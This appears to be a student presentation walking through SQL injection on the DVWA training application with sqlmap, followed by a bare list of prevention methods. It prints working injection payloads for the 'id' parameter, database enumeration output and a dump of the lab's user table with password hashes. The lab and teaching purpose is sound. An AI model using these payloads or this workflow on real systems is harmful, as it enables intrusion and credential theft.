SQL Injection on DVWA using sqlmap tool


Shruti Badekar (02)

Sachin Harpalani (17)

Luvesh Tekchandani (67)

INTRODUCTION

- A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application.
- SQL injection errors occur when:
  - Data enters a program from an untrusted source.
  - The data used to dynamically construct a SQL query




PROBLEM STATEMENT

- SQL Injection is a serious security threat over the Internet.
- As the use of internet for various online services is rising, so is the security threats present in the web increasing.
- There is a universal need present for all dynamic web applications and this universal need is the need to store, retrieve or manipulate information from a database.
- Most of systems such as MySQL Server and PostgreSQL use SQL as their language.

- Flexibility of SQL makes it a powerful language.
- The vast use of SQL based databases has made it the centre of attention of hackers.
- They take advantage of the poorly coded Web applications to attack the databases.
- An apparent SQL query is introduced through an unauthorized user input, into the legitimate query statement.


ARCHITECTURE

Architecture of the simulation system




IMPLEMENTATION


STEP 1: Find a Vulnerable Website.



STEP 2: Initial check to confirm if website is vulnerable to SQLMAP SQL Injection.



STEP 3: List DBMS databases using SQLMAP SQL Injection



```
        ___H___
 ___ ___[,]_____ ___ ___  {1.0.10.57#dev}
|_ -| . [)]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 00:14:20

[00:14:20] [INFO] resuming back-end DBMS 'mysql'
[00:14:20] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment) (NOT)

    Payload: id=1' OR NOT 2150=2150#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY cl
ause (FLOOR)
    Payload: id=1' AND (SELECT 8100 FROM(SELECT COUNT(*),CONCAT(0x7178766271,(SE
LECT (ELT(8100=8100,1))),0x717a627071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA
.PLUGINS GROUP BY x)a)-- wvCm&Submit=Submit

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(5)-- uBuG&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x7178766271,0x515976524c51486e704378
506d5a516d54465a4b767a7677787375746f74674a427246474b4d796c,0x717a627071),NULL#&S
ubmit=Submit
---
[00:14:20] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.6.15, Apache 2.4.17
back-end DBMS: MySQL >= 5.0
[00:14:20] [INFO] fetching database names
available databases [6]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test

[00:14:20] [INFO] fetched data logged to text files under 'C:\Users\Sachin\.sqlm
ap\output\localhost'

[*] shutting down at 00:14:20
```

STEP 4:List tables of target database using SQLMAP SQL Injection.

STEP 5:List of columns of target table in vulnerable database

```
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.0.10.57#dev}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 00:23:27

[00:23:27] [INFO] resuming back-end DBMS 'mysql'
[00:23:27] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment) (NOT)

    Payload: id=1' OR NOT 2150=2150#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY cl
ause (FLOOR)
    Payload: id=1' AND (SELECT 8100 FROM(SELECT COUNT(*),CONCAT(0x7178766271,(SE
LECT (ELT(8100=8100,1))),0x717a627071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA
.PLUGINS GROUP BY x)a)-- wvCm&Submit=Submit

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(5)-- uBuG&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x7178766271,0x515976524c51486e704378
506d5a516d54465a4b767a7677787375746f74674a427246474b4d796c,0x717a627071),NULL#&S
ubmit=Submit
---
[00:23:27] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.6.15, Apache 2.4.17
back-end DBMS: MySQL >= 5.0
[00:23:27] [INFO] fetching columns for table 'users' in database 'dvwa'
[00:23:27] [INFO] fetching entries for table 'users' in database 'dvwa'
[00:23:27] [INFO] analyzing table dump for possible password hashes
[00:23:27] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing
with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q]
```

```
do you want to store hashes to a temporary file for eventual further processing
with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: dvwa
Table: users
[5 entries]
+---------+----------------------------------------------------+---------+-------
-----------------------+----------+------------+---------------------+------
--------+
| user_id | avatar                                             | user    | passwor
d                        | last_name | first_name | last_login          | faile
d_login |
+---------+----------------------------------------------------+---------+-------
-----------------------+----------+------------+---------------------+------
--------+
| 1       | http://localhost/dvwa/hackable/users/admin.jpg     | admin   | 5f4dcc3
b5aa765d61d8327deb882cf99 | admin    | admin      | 2016-10-26 22:58:43 | 0
        |
| 2       | http://localhost/dvwa/hackable/users/gordonb.jpg   | gordonb | e99a18c
428cb38d5f260853678922e03 | Brown    | Gordon     | 2016-10-26 22:58:43 | 0
        |
| 3       | http://localhost/dvwa/hackable/users/1337.jpg      | 1337    | 8d3533d
75ae2c3966d7e0d4fcc69216b | Me       | Hack       | 2016-10-26 22:58:43 | 0
        |
| 4       | http://localhost/dvwa/hackable/users/pablo.jpg     | pablo   | 0d107d0
9f5bbe40cade3de5c71e9e9b7 | Picasso  | Pablo      | 2016-10-26 22:58:43 | 0
        |
| 5       | http://localhost/dvwa/hackable/users/smithy.jpg    | smithy  | 5f4dcc3
b5aa765d61d8327deb882cf99 | Smith    | Bob        | 2016-10-26 22:58:43 | 0
        |
+---------+----------------------------------------------------+---------+-------
-----------------------+----------+------------+---------------------+------
--------+

[00:24:09] [INFO] table 'dvwa.users' dumped to CSV file 'C:\Users\Sachin\.sqlmap
\output\localhost\dump\dvwa\users.csv'
[00:24:09] [INFO] fetched data logged to text files under 'C:\Users\Sachin\.sqlm
ap\output\localhost'

[*] shutting down at 00:24:09
```

PREVENTION METHODS

Methods to prevent SQL Injection

1. Input Validation
2. Static query statement
3. Least Privilege
4. Code Verification
5. Web Application Gateway
6. SQL Driver Proxy
7. MISC methods

Development Phase

QA Phase

Production Phase

CONCLUSION

With more than 20 percent of all web vulnerabilities being attributed to SQL injection, this is the second most common software vulnerability. Therefore, having the ability to find and prevent SQL injection should be top of mind for web developers and security personnel.